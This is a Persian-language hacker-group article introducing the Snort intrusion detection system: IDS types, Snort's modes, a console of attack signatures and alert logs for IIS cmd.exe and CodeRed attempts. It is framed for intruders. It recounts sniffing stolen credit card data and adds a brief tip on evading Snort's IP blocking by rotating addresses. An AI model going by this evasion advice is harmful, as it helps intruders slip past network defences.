



# Short



Author: Satanic Soulfu!

Shabgard

SatanicHell

©® All Right Reserved For SatanicHell

©® All Right Reserved For Shabgard Team 2005-2006



# Satanic Hell

جهنم شیطانی

## Sjort

مباحثی پیرامون اسنورت

نویسنده: Satanic Soulful

تاریخ: 24/5/1384

Contact:

[Satanic.soulful@GMail.Com](mailto:Satanic.soulful@GMail.Com)

[Satanic\\_Soulful@Yahoo.Com](mailto:Satanic_Soulful@Yahoo.Com)

Special TNX♥2:


Hell Hacker – C0llecT0r – S hahro Z – XshabgardX – Rap  
Game - Tazevared

ملاحظات:

لازم به تذکر است کلیه مطالب گفته شده تنها جنبه آموزشی دارد و هر گونه استفاده غیر آموزشی به عهده خود کاربر می باشد و نویسنده این مقاله و مدیریت سایت شبگرد و جهنم شیطانی هیچ گونه مسولیتی نسبت به استفاده نادرست از این مقاله را بر عهده نمی گیرند!

استفاده از مطالب این مقاله با ذکر نام نویسنده و همچنین گروه‌های مربوط بلامانع است.

منابع:IDS Journal ,L0pht, Snort.Org ,CERT,FrSIRT,



به نامه دوست که هر چه است از اوست

یک هکر همیشه باید با نرم افزار های شناسایی نفوذ و زد هک آشنایی داشته باشد تا اگر در هنگام نفوذ با این نرم افزار ها روبرو شود بتواند با آنها مقابله کند و به نفوذ خود در کامپیوتر هدف ادامه دهد.

در جورنال های قبلی با ظرف های عسل(HoneyPot)وسیستم های دخول سرزده(IDS) آشنا شدیم ونحوه کارکرد این سیستم ها را فراموختیم و یادگرفتیم چگونه این سیستم ها را دور بزیم و به دام آنها نیوفتیم.

در دنیای امروز نرم افزاری کدباز(Open Source) جایگاه خود را بدست آورده اند و دارای بازار بهتری هستند! نرم افزاری که در این مقاله با آن می خواهیم آشناسیم نرم افزار Snort می باشد این نرم افزار یکی از محبوبترین نرم افزار های شناسایی نفوذ می باشد.

این نرم افزار به دلیل رایگان بودن آن یکی از متداول ترین نرم افزار ها می باشد.

حتی بعضی از هکر ها برای اسنیف کردن شبکه از این نرم افزار استفاده میکنند.

نرم افزار اسنورت در آخرین رده بندی بهترین و کارآمد ترین برنامه های شبکه در رده سوم بین دو نرم افزار معروف اترال و نتکت قرار گرفت([insecure.org](http://insecure.org))

بهترین کنسول برای آنالیز سیستم های دخول سرزده اسنورت میباشد(ACID)اسنورت با جستجو در پاکت ها و چک کردن آنها به دنبال پاکت های می باشد که در آن ها اطلاعاتی برای نفوذ باشد.

هکر ها با استفاده از هم اسنیف پاکت ها اطلاعات کاربرهای یک شبکه را بدست می آورند.

برای اینکه شما را بیشتر با کاربرد اسنیفر ها آشنا کنم مثالی واقعی میزنم:

حتما دیگر تا به حال گروه لاف را به خوبی میشناسید یکی از برنامه های خصوصی این گروه که بعد از مدتی پاپلیک شود یک برنامه اسنیفر شبکه بود...



یکی از گزارشگران معروف آمریکایی مجله New York Times:

من در کنار پشت سیستمی که او در حال کار با آن بود نشستم او می خواست به من کشف جدیدش را نمایش دهد موضوع این بود که این جوان می توانست با رد گیری و تعقیب پیغام هایی که در یک شبکه خیلی بزرگ بین کاربر ها رد و بدل می شد به سیستم هر شخصی که در حال استفاده از Windows 95,98,2000 بود دست پیدا کند و حتی کسانی را که در حال استفاده از مودم کابلی بودند را از وب Disconnect کند.

من کاملا شگفت زده شده بودم. Silicosis برای نشان دادن این مطلب جدیدی که کشف کرده بود یک سری دستوراتی را به صورت Online نوشت و بعد با حالت خاصی دکمه Enter را زد و با اطمینان کافی از کامپیوتری که از اطاق تا چند لحظه پیش به سرورهای دانشگاه MIT وصل شده بودند همگی آنها به حالت Offline در آورده بود و حالا یک سری از اطلاعاتی را که در بین مسیر باقی مانده بودند و به علت Offline بودن سرورهای دانشگاه MIT در حال بلوکه شدن بودند را با مهارت خاصی جمع آوری کرد و بعد از خارج سازی آن Packet ها از حالت Encrypt به من لیست بلندی از شماره های تلفن افراد گرفته تا مکالمات خصوصی و شماره های رمز و شماره ی کارت های اعتباری و خیلی چیزهای دیگه را نشان داد او به من گفت که با این کارش حتی هیچ جایی رو هم هک نکرده و فقط به جمع آوری داده های سرگردان بر روی آن مسیر های خاص پرداخته که این موضوع هم هیچ جا خلاف قانون نمی تواند باشد و همچنین توضیح داد که چگونه می شود از این روش برای گرفتن اطلاعات لازم از بین وب و

اطلاعاتی که به کامپیوتر نزدیک شما رد و بدل شده بود برای دوباره مسیرگرفتن به سیستم شما از آن استفاده کرد. یک هکر باهوش می تواند از این روش برای Capture کردن اطلاعات بانکداری و تمامی شماره های رمز و اطلاعات کارت های اعتباری استفاده کند.

خوب بهتر است از بحث خودمان خارج نشویم. درست است که اسنورت یک برنامه برای شناسایی هکر ها میباشد ولی میتوان از اسنورت بعنوان یک اسنیفر و ... استفاده کرد که دیگر بستگی به اطلاعات شخص دارد!





Snort (اسنورت):

یک نرم‌افزار تشخیص نفوذ به صورت کد باز است که بر روی محیط‌های Linux و Windows عرضه می‌گردد و با توجه به رایگان بودن آن، به یکی از متداول‌ترین سیستم‌های تشخیص نفوذ شبکه‌های رایانه‌پی مبدل شده است.

از آن‌جاکه برای معرفی آن نیاز به معرفی کوتاه این دسته از ابزارها داریم، ابتدا به مفاهیمی اولیه درباره‌ی ابزارهای تشخیص نفوذ می‌پردازیم، به عبارت دیگر معرفی این نرم‌افزار بهانه‌پی است برای ذکر مقدمه‌پی در باب سیستم‌های تشخیص نفوذ.


یکی از سرویس‌های مهم در یک Network امن وجود یک سیستم Detection Intrusion در شبکه است. شاید ترجمه فارسیش خیلی گویای تعریف این سیستم در شبکه نباشد. بنابراین بد نیست که یک مثال در مورد آن بزنیم. ببینید شما برای کنترل ورود و خروج به یک اداره یک درب در ساختمان دارید که پس از شناسائی فرد مورد نظرتون درب رو بر روی او باز می‌کنید. این در حالی است که شما تا قبل از اینکه درب رو باز نکردید نمی‌تونید تشخیص بدید طرف مجاز به ورود هست یا نه. حالا هر چقدر هم شما یک نگهبان خیلی قوی و گردن کلفت ( Firewall ) برای درب ورودی بگذارید باز احتمال داره پشت درب 10 نفر آدم مثل خودش وایساده باشند و وقتی درب رو باز می‌کنه اون نگهبان رو کتک بزنن و بیهوش کنند و وارد بشن ( DOS ). برای اینکه از این مشکل جلوگیری بشه در خیلی از جاها یک سیستم آیفون تصویری به عنوان مثال درست می‌کنند که قبل از اینکه درب رو باز کنند پشت درب رو ببینند که تشخیص بدهند به صورت نسبی! تشخیص بدهند که آیا درب رو باز کنند یا نه.

حالا عین همین قضیه در شبکه هستش البته با کمی تغییر در جزئیات. به این معنا که عاملی در سر راه مسیر های ورودی

خارجی به شبکه ( مثل اینترنت ) قرار می دهند که ترافیک های آزار دهنده برای شبکه ( مثل حمله های DoS ) رو قبل از ورود به شبکه شناسائی کنه و جلوی ورود اونها به شبکه رو بگیره . حالا شاید سنوال پیش بیاد پس Firewall این وسط چیکاره هستش ؟! در حقیقت خیلی روشها هستش که می تونه خود Firewall رو هم از کار بندازه ( مثل مثالی که زدیم یک سری آدم گردن کلفت ترتیب نگهبان درب رو بدن ! نه اون جهت ها : ) تعریفی که من از Firewall اینجا مد نظرم هستش این هستش که تنها سیاست های تعریفی ما رو اعمال می کنه ! مثلا فلان Source به فلان Destination مجاز باشد یا نباشد ! یا فلان Port بسته . اما در اینجا بحث Intrusion Detection هستش که تشخیص شرایطی رو می ده که از قبل مدل تعریف شده صرف برآش وجود نداره و فقط یک سری تعریف در مورد وضعیت غیر طبیعی برآش شده که شاید در نهایت مورد های اشتباهی هم در تشخیص داشته باشه ( به اون کلمه نسبی که گفتم توجه کنید برای همینجا بود ها ! )

نمودار یک اسنورت البته نسخه های قدیمیش

Snort Database ER Diagram ( version 1.03 ): snort 1.8





## Intrusion Detection System (IDS)

یا سیستم تشخیص نفوذ به سخت افزار، نرم افزار یا تلفیقی از هر دو اطلاق می گردد که در یک سیستم رایانه‌یی که می تواند یک شبکه‌ی محلی یا گسترده باشد، وظیفه‌ی شناسایی تلاش‌هایی که برای حمله به شبکه صورت می گیرد و ایجاد اختار احتمالی متعاقب حملات، را بر عهده دارد.

IDSها عملاً سه وظیفه‌ی کلی را برعهده دارند : پایش، تشخیص، واکنش. هرچند که واکنش در مورد IDSها عموماً به ایجاد اختار، در قالب‌های مختلف، محدود می گردد. هرچند دسته‌یی مشابه از ابزارهای امنیتی به نام (Intrusion Prevention System IPS) وجود دارند که پس از پایش و تشخیص، بسته‌های حمله‌های احتمالی را حذف می کنند.

نکته‌یی که در این میان باید متذکر شد، تفاوت و تقابل میان Firewallها و IDSها است. از آنجاکه ماهیت عملکرد این دو ابزار با یکدیگر به کلی متفاوت است، هیچیک از این دو ابزار وظیفه‌ی دیگری را به طور کامل برعهده نمی گیرد، لذا تلفیقی از استفاده از هر دو ابزار می تواند امنیت کلی سیستم را بالا ببرد.

### تکنولوژی IDS

- Plain Hand Work -1
- Network Based -2
- Host Based -3
- Honey pot -4

### (Host Base) HIDS

تعداد زیادی از شرکتها در زمینه تولید این نوع IDS فعالیت می کنند. روی PC نصب می شود و از CPU و هارد سیستم استفاده می کنند. دارای اعلان خطر در لحظه می باشد.

HIDS ها، اولین سیستم IDS هستند که در یک سیستم رایانه‌ای باید پیاده‌سازی شود. معیار تشخیص حملات در این سیستم‌ها، اطلاعات جمع‌آوری شده بر روی خادم‌های مختلف شبکه است. برای مثال این سیستم با تحلیل صورت عملیات انجام شده، ذخیره شده در پرونده‌هایی خاص، سعی در تشخیص تلاش‌هایی که برای نفوذ به خادم مذکور انجام شده است دارد. این تحلیل‌ها می‌تواند به صورت محلی بر روی خود خادم انجام گردد یا به سیستم تحلیل‌گر دیگری برای بررسی ارسال شود. یک HIDS می‌تواند تحلیل اطلاعات بیش از یک خادم را بر عهده بگیرد. با این وجود، اگر نفوذگر جمع‌آوری صورت عملیات انجام‌شده بر روی هر یک از خادم‌های مورد نظر را به نحوی متوقف کند، HIDS در تشخیص نفوذ ناموفق خواهد بود و این بزرگ‌ترین ضعف HIDS است. در شکل زیر جواب یک HIDS رو مبینید:



1002 Gladiator Technology Services, Inc.  
6/1/04 - 6/30/04

### Host IDS Summary

<span style="color: red;">■</span> HIGH	1
<span style="color: orange;">■</span> MEDIUM	19
<span style="color: yellow;">■</span> LOW	80

Details for High & Medium Level Events:

<span style="color: red;">■</span> HIGH			
TICKET:	CLEARED:	SERVER NAME:	
<span style="color: red;">■</span> 1002-707885	6/14/04 11:59	homer.gladtech.com	<b>SUMMARY:</b> [ELM Monitor] 1 - High/Failed VPN Access  <b>NOTES:</b> Activity by Shawn Cannon - DJ
<span style="color: orange;">■</span> MEDIUM			
TICKET:	CLEARED:	SERVER NAME:	
<span style="color: orange;">■</span> 1002-8A24CC	6/10/04 1:59	homer.gladtech.com	<b>SUMMARY:</b> [ELM Monitor] 2 - Medium/Successful VPN Access  <b>NOTES:</b> Shawn established a remote connection - Sj
<span style="color: orange;">■</span> 1002-1F9F8E	6/10/04 1:59	homer.gladtech.com	<b>SUMMARY:</b> [ELM Monitor] 2 - Medium/Windows: Successful MS VPN Access  <b>NOTES:</b> Shawn established a remote connection - Sj
<span style="color: orange;">■</span> 1002-2270CF	6/11/04 0:46	homer.gladtech.com	<b>SUMMARY:</b> [ELM Monitor] 2 - Medium/Successful VPN Access  <b>NOTES:</b> Successful VPN access by Shawn - SJ
<span style="color: orange;">■</span> 1002-F09266	6/11/04 1:10	homer.gladtech.com	<b>SUMMARY:</b> [ELM Monitor] 2 - Medium/Windows: Successful MS VPN Access  <b>NOTES:</b> Successful VPN access by Shawn - SJ
<span style="color: orange;">■</span> 1002-E72DDD	6/14/04 21:19	homer.gladtech.com	<b>SUMMARY:</b> [ELM Monitor] 2 - Medium/Windows: Successful MS VPN Access  <b>NOTES:</b> activity from shawn

## (Network Base) NIDS

گوش دادن به شبکه و جمع آوری اطلاعات از طریق کارت شبکه ای که در آن شبکه وجود دارد به تمامی ترافیک های موجود گوش داده و در تمام مدت در شبکه مقصد فعال باشد. NIDS ها، به عنوان دومین نوع IDS ها، در بسیاری از موارد عملاً یک Sniffer هستند که با بررسی بسته ها و پروتکل های ارتباطات فعال، به جستجوی تلاش هایی که برای حمله صورت می گیرد می پردازند. به عبارت دیگر معیار NIDS ها، تنها بسته هایی است که بر روی شبکه ها رد و بدل می گردد. از آنجایی که NIDS ها تشخیص را به یک سیستم منفرد محدود نمی کنند، عملاً گسترده گی بیشتری داشته و فرایند تشخیص را به صورت توزیع شده انجام می دهند. با این وجود این سیستم ها در رویایی با بسته های رمز شده و یا شبکه هایی با سرعت و ترافیک بالا کارایی خود را از دست می دهند.

با معرفی انجام شده در مورد دو نوع اصلی IDS ها و ضعف های عنوان شده برای هر یک، واضح است که برای رسیدن به یک سیستم تشخیص نفوذ کامل، به ترین راه استفاده ی همزمان از هر دو نوع این ابزارهاست. Snort، در کامل ترین حالت نمونه یی از یک NIDS است

## Honey pot

سیستمی می باشد که عملاً طوری تنظیم شده است که در معرض حمله قرار بگیرد.

اگر یک پوششگری از NIDS ، HIDS و دیواره آتش با موفقیت رد شود متوجه نخواهد شد که گرفتار یک Honey pot شده است. و خرابکاری های خود را روی آن سیستم انجام می دهد و می توان از روشهای این خرابکاری ها برای امن کردن شبکه استفاده کرد. (در رابطه با ظرف غسل و سیستم های دخول سرزده مقاله کاملی نوشته است و میتوانید با رجوع به سایت [er.cjb.net](http://er.cjb.net) آنها را دریافت کنید)

## نمایشگر کنسول اسنورت بر روی سیستم دخول سرزده

Snort IDS Console - Microsoft Internet Explorer

Address: https://[redacted]

Snort IDS Console [Unfilter](#) Refresh every 30 secs. View alerts since 6 AM or on [redacted]

Alert Information		Sensors			Top Sources			Top Targets			Top Target Ports			
#	%	Sensor	Sigs	Alerts	IP Address	Sigs	Alerts	IP Address	Sigs	Alerts	TCP	#	UDP	#
Signatures:	62	[redacted]	19	482	[redacted]	6	186	[redacted]	6	186	80	513	1434	1,259
TCP Alerts <a href="#">[View]</a> :	1,126 42%	[redacted]	13	177	[redacted]	5	5	[redacted]	5	5	139	186	53	242
UDP Alerts <a href="#">[View]</a> :	1,523 57%	[redacted]	11	240	[redacted]	3	21	[redacted]	3	24	443	122	177	9
ICMP Alerts <a href="#">[View]</a> :	0 0%	[redacted]	11	131	[redacted]	2	108	[redacted]	2	352	1433	23	111	6
Total Alerts <a href="#">[View]</a> :	2,649 100%	[redacted]	9	298	[redacted]	2	92	[redacted]	2	92	3389	19	69	2

### Alert Overview by Signature

Earliest Alert: 2004-12-29 06:01:03  
Latest Alert: 2004-12-29 15:57:12

Signatures					
Prio	Signature	# Sensors	# Alerts	# Srcs	# Dests
1	<a href="#">WEB-MISC cross site scripting attempt [sid 1497]</a>	2	353	2	2
1	<a href="#">P2P Fastrack kazaamorphous traffic [sid 1699]</a>	2	145	3	49
1	<a href="#">MS-SQL/SMB raiserror possible buffer overflow [sid 1386]</a>	2	117	1	1
1	<a href="#">WEB-MISC NetObserve authentication bypass attempt [sid 2441]</a>	1	110	1	1
1	<a href="#">MS-SQL/SMB xp_cmdshell program execution [sid 681]</a>	2	33	1	1
1	<a href="#">WEB-MISC PCT Client Hello overflow attempt [sid 2515]</a>	2	25	1	8
1	<a href="#">MS-SQL xp_cmdshell - program execution [sid 687]</a>	1	17	2	1
1	<a href="#">MS-SQL/SMB xp_req* registry access [sid 689]</a>	2	12	1	1
1	<a href="#">MS-SQL/SMB sp_password password change [sid 677]</a>	2	10	1	1
1	<a href="#">MS-SQL/SMB sp_delete alert log file deletion [sid 678]</a>	2	10	1	1
1	<a href="#">MS-SQL sp_start_job - program execution [sid 673]</a>	2	6	1	1
1	<a href="#">MS-SQL sa login failed [sid 688]</a>	1	5	1	1

Done Internet

توضیح حالت‌های اسنورت

این نرم‌افزار در سه حالت قابل برنامه‌ریزی می‌باشد :

- حالت Sniffer

در این حالت، این نرم‌افزار تنها یک Sniffer ساده است و محتوای بسته‌های ردوبدل شده بر روی شبکه را بر روی کنسول نمایش می‌دهد.

• حالت ثبت‌کننده‌ی بسته‌ها

Snort در این وضعیت، اطلاعات بسته‌های شبکه را در پرونده‌یی که مشخص می‌شود ذخیره می‌کند و میتوان بعدن آنها را چک کرده و اطلاعات آنها را آنالیز نمود

• سیستم تشخیص نفوذ

در این پیکربندی، بر اساس دو قابلیت پیشین و با استفاده از قابلیت تحلیل بسته‌ها و قوانینی که تعیین می‌گردد، Snort امکان پایش و تحلیل بسته و تشخیص نفوذ را یافته و در صورت نیاز واکنش تعیین شده را انجام میدهد.

مثال:


میتوان برنامه ریزی نمود اگر آی پی پاکت های مشکوک را سند و ریسو کرد این ای پی برای مدتی یا به طور کل بلاک و مسدود شود.

با این کار شخص نفوذ گر دیگر نمیتواند به کار خود ادامه دهد. (یکی از راهای که میتوان از این کار اسنورت فرار کرد و نفوذ ادامه داد با برنامه های عوض کردن آیپی است شما میتواند در حالت راندموم دستور دهید که هر چند دقیقه ای پی شما عوض شود با این کار دیگر اسنورت نمیتواند جلوی شما را در نفوذ بگیرد 😊)

حالت پیش فرض خروجی این ابزار فایلی متنی است که می‌تواند در آن ابتدای بسته‌ها را نیز درج کند. با این وجود در صورتی که این ابزار در حال فعالیت بر روی ارتباطات شبکه‌یی با سرعت بالا می‌باشد بهترین راه استفاده از خروجی خام باینری و استفاده از ابزاری ثانویه برای تحلیل و تبدیل اطلاعات خروجی است. دیگر از پیکربندی Snort به عنوان یک سیستم تشخیص نفوذ، استفاده از قوانین برای ایجاد معیار نفوذ برای Snort است. برای مثال می‌توان با قانونی، Snort را مکلف ساخت که نسبت به دسترسی‌های انجام شده مبتنی بر پروتکلی تعیین شده از یک پورت خاص و از یک مقصد معین با محتوایی شامل رشته‌یی خاص، خطاری یا واکنشی ویژه را اعمال کند.

نکته‌یی که باید در نظر داشت این است که از آنجاکه Snort را می‌توان به گونه‌یی پیکربندی نمود که قابلیت تشخیص حمله توسط ابزارهای پویش پورت را نیز داشته باشد، لذا با وجود

استفاده از Snort نیازی به استفاده از ابزاری ثانویه برای تشخیص پویش‌گرهای پورت وجود ندارد. همان‌گونه که گفته شد، Snort با قابلیت‌های نسبتاً کاملی که در خود جای داده‌است، به همراه رایگان بودن آن و قابلیت نصب بر روی محیط‌ها و سیستم‌های عامل متدوال، به یکی از معمول‌ترین IDS‌های کنونی مبدل شده است.



```
Terminal Edit Settings

[**] [1:1257:1] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 10]
10/05-16:55:20.617620 203.228.121.48:1583 -> 192.168.1.1:80
PROTO006 TTL:104 TOS:0x0 ID:58757 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0xBFBA3E85 Ack: 0x61CF86FE Win: 0x4470 TcpLen: 20

[**] [1:1002:1] WEB-IIS cmd.exe access [**]
[Classification: Attempted User Privilege Gain] [Priority: 8]
10/05-16:55:22.308074 203.228.121.48:1767 -> 192.168.1.1:80
PROTO006 TTL:104 TOS:0x0 ID:58941 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0xC04DCEE2 Ack: 0x61CE31B7 Win: 0x4470 TcpLen: 20

[**] [1:1002:1] WEB-IIS cmd.exe access [**]
[Classification: Attempted User Privilege Gain] [Priority: 8]
10/05-16:55:23.107491 203.228.121.48:1798 -> 192.168.1.1:80
PROTO006 TTL:104 TOS:0x0 ID:58995 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0xC0698AF2 Ack: 0x623ADAE9 Win: 0x4470 TcpLen: 20

[**] [1:970:1] WEB-IIS multiple decode attempt [**]
[Classification: Attempted User Privilege Gain] [Priority: 8]
10/05-16:55:26.914973 203.228.121.48:1807 -> 192.168.1.1:80
PROTO006 TTL:104 TOS:0x0 ID:59332 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0xC072263E Ack: 0x61DCDA26 Win: 0x4470 TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333]

[**] [1:970:1] WEB-IIS multiple decode attempt [**]
[Classification: Attempted User Privilege Gain] [Priority: 8]
10/05-16:55:27.748202 203.228.121.48:1974 -> 192.168.1.1:80
PROTO006 TTL:104 TOS:0x0 ID:59436 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0xC0F5F23F Ack: 0x61D870E1 Win: 0x4470 TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333]

[**] [1:970:1] WEB-IIS multiple decode attempt [**]
```

## امکان مسدود کردن IP مهاجم

در حال حاضر برنامه Snort به عنوان یک مهاجم‌یاب رایگان کاربرد فراوانی دارد.

این برنامه در مقایسه با مهاجم‌یاب‌های تجاری از مزایای بسیاری برخوردار است. اما با این همه این برنامه در بعضی از موارد قدرت رقابت با مهاجم‌یاب‌های تجاری را ندارد.

یکی از نکات مهم در یک مهاجم‌یاب این است که تا جایی که امکان‌پذیر است برنامه با استفاده از هوشمندی خود، یکسری از کارها را بدون دخالت مدیر انجام دهد. از جمله این کارها مسدود کردن IP (Block) یا IPهای مهاجم یا مهاجمین می‌باشد.

با توجه به اینکه برنامه مهاجم‌یاب بر روی دروازه ورود و خروج داده‌ها در شبکه نصب می‌شود و یا بر روی کارگزاری نصب می‌شود که دارای حساسیت زیادی است پس برنامه Snort باید این قابلیت را داشته باشد تا در صورتی که احساس کرد حمله‌ای رخ داده، بسته به نوع حمله جلوی داده‌هایی که از این مبداء خاص می‌آیند را بگیرد یا در حالت‌های خطرناک یک دامنه از IPهایی را که IP مهاجم در آن قرار دارد، مسدود کند.

روش دیگر این است که این برنامه بتواند پیکربندی شبکه را تشخیص دهد و سپس در صورتی که در پیکربندی شبکه تغییراتی داده شد، فعالیت لازم را انجام دهد.

